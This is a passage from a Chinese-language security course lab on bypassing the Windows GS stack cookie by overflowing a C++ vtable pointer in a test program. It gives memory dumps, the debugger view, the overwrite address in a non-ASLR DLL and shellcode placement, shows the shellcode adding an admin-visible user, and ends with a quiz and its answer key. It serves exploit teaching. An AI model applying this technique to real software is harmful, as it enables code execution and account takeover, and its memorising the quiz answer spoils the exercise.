00405040	2E 3F 41 56 54 65 73 74	43 6C 61 73 73 40 40 00
00405050	01 00 00 00 40 1B 57 00	F0 12 57 00 00 00 00 00
00405060	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00405070	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00405080	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00

可以看到8028个A刚好能覆盖到虚表指针。接下来就是构造利用了。找一个地址，这个地址保存的值指向我们的A。我们最好在没有开启ASLR的模块找，Netfairy.dll就是一个不错的选择。很快，我用Olldbg的搜索功能找到了一个

```

500295A2 E8 E1 18 00 00 85 C0 7E 08 A1 68 E7 03 50 89 45
500295B2 80 45 E0 50 80 40 F4 08 D3 8B C6 E8 9D FC FF
500295C2 F8 84 C0 0F 84 31 02 00 00 8B D3 8A 00 85 E6 03
500295D2 50 8B C6 E8 A6 FD FF FF 84 C0 0F 84 1A 02 00 00
500295E2 8D 45 EA 50 8D 40 F2 8B D3 8B C6 E8 6E FC FF FF
500295F2 84 C0 0F 84 02 02 00 00 8B D3 8A 00 85 E6 03 50
50029602 8B C6 E8 77 FD FF FF 84 C0 0F 84 CE 00 00 00 8D
50029612 45 E9 50 8D 40 F0 8B D3 8B C6 E8 3F FC FF FF 84
50029622 C0 0F 84 D3 01 00 00 8A 45 F6 2C 01 72 08 74 22
50029632 FE C8 74 3A E8 52 66 8B 7D F0 8A 45 E9 88 45 E8
50029642 66 8B 45 F4 66 89 45 EE 66 8B 45 F2 66 89 45 EC
50029652 EB 36 66 8B 7D F0 8A 45 E9 88 45 E8 66 8B 45 F2
50029662 66 89 45 EE 66 8B 45 F4 66 89 45 EC EB 1A 66 8B
50029672 7D F4 8A 45 E8 8B 45 E8 66 8B 45 F2 66 89 45 EE
50029682 66 8B 45 F0 66 89 45 EC 83 7D FC 00 7E 0E 55 0F
50029692 B7 C7 E8 07 FE FF FF 59 8B F8 E8 70 8D E8 02
500296A2 77 6A E8 97 EF FF FF 0F B7 C8 0F B7 05 E8 D0 03
500296B2 50 2B C8 8B C1 51 B9 64 00 00 00 99 F7 F9 59 66
500296C2 6B C0 64 66 03 F8 66 83 3D E8 D0 03 50 00 76 3C
500296D2 0F B7 C7 3B C8 7E 35 66 83 C7 64 EB 2F E8 5C EF
500296E2 FF FF 8B F8 80 7D F6 01 75 12 66 8B 45 F4 66 89
500296F2 45 EC 66 8B 45 F2 66 89 45 EE EB 10 66 8B 45 F4
50029702 66 89 45 EE 66 8B 45 F2 66 89 45 EC 8B D3 8A 0D
50029712 85 E6 03 50 8B C6 E8 68 EC FF FF 8B D3 8B C6 E8


```

```

C 0 ES 002B 32Bit 0(FFFFFFFF)
0018DFD0 00402100 UNICODE "Netfairy.dll"
0018DFD4 0018DFE4 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0018DFD8 0018FF41 ASCII "a"
0018DFDC 0040407D
0018DFE0 0018FF40 到 PTR ASCII "AAAAAAAAAAAAAAAAAAAAAAAA"
0018DFE4 41414141
0018DFE8 41414141
0018DFEC 41414141
0018DFF0 41414141
0018DFF4 41414141
0018DFF8 41414141
0018DFFC 41414141
0018E000 41414141
0018E004 41414141
0018E008 41414141
0018E00C 41414141
0018E010 41414141
0018E014 41414141
0018E018 41414141
0018E01C 41414141
0018E020 41414141
0018E024 41414141
0018E028 41414141
0018E02C 41414141
0018E030 41414141

```

0x500295A2保存的0x0018E1E8指向我们的AAAAA...。下来我们把虚表指针覆盖为0x500295A2，把8028个A替换为我们的shellcode，不足的用\x90补充。务必记住，把shellcode放在0x0018E1E8之后，否则利用失败。所以完整的Exploit你可以在C:\下的code.cpp找到。C:\下的test4.exe是code.cpp编译出来的可执行文件，运行前



```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。


C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>
```

运行后





```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          BroK3n          Guest
命令成功完成。

C:\Users\Administrator>
```

尽管堆栈中的 cookie 被破坏了，但我们依然劫持了 EIP（因为我们溢出了虚函数表指针，并控制了 eax），从而控制了程序的流程，执行了我们的shellcode。

### 5.2.2. 练习



以下说法正确的是？【单选题】

- 【A】虚表指针是指向虚函数的指址
- 【B】虚表在创建对象的时候建立。
- 【C】本例子也可以覆盖 seh 异常处理利用
- 【D】我们总能通过覆盖虚表指针绕过 GS 机制

答案：C

### 5.2.3. 练习



思考题

思考如何通过覆盖 SEH 利用这个程序 【注：酌情给分】

## 6 配套学习资源

网络精灵-软件漏洞学习之缓冲区溢出

<http://www.netfairy.net/?post=123>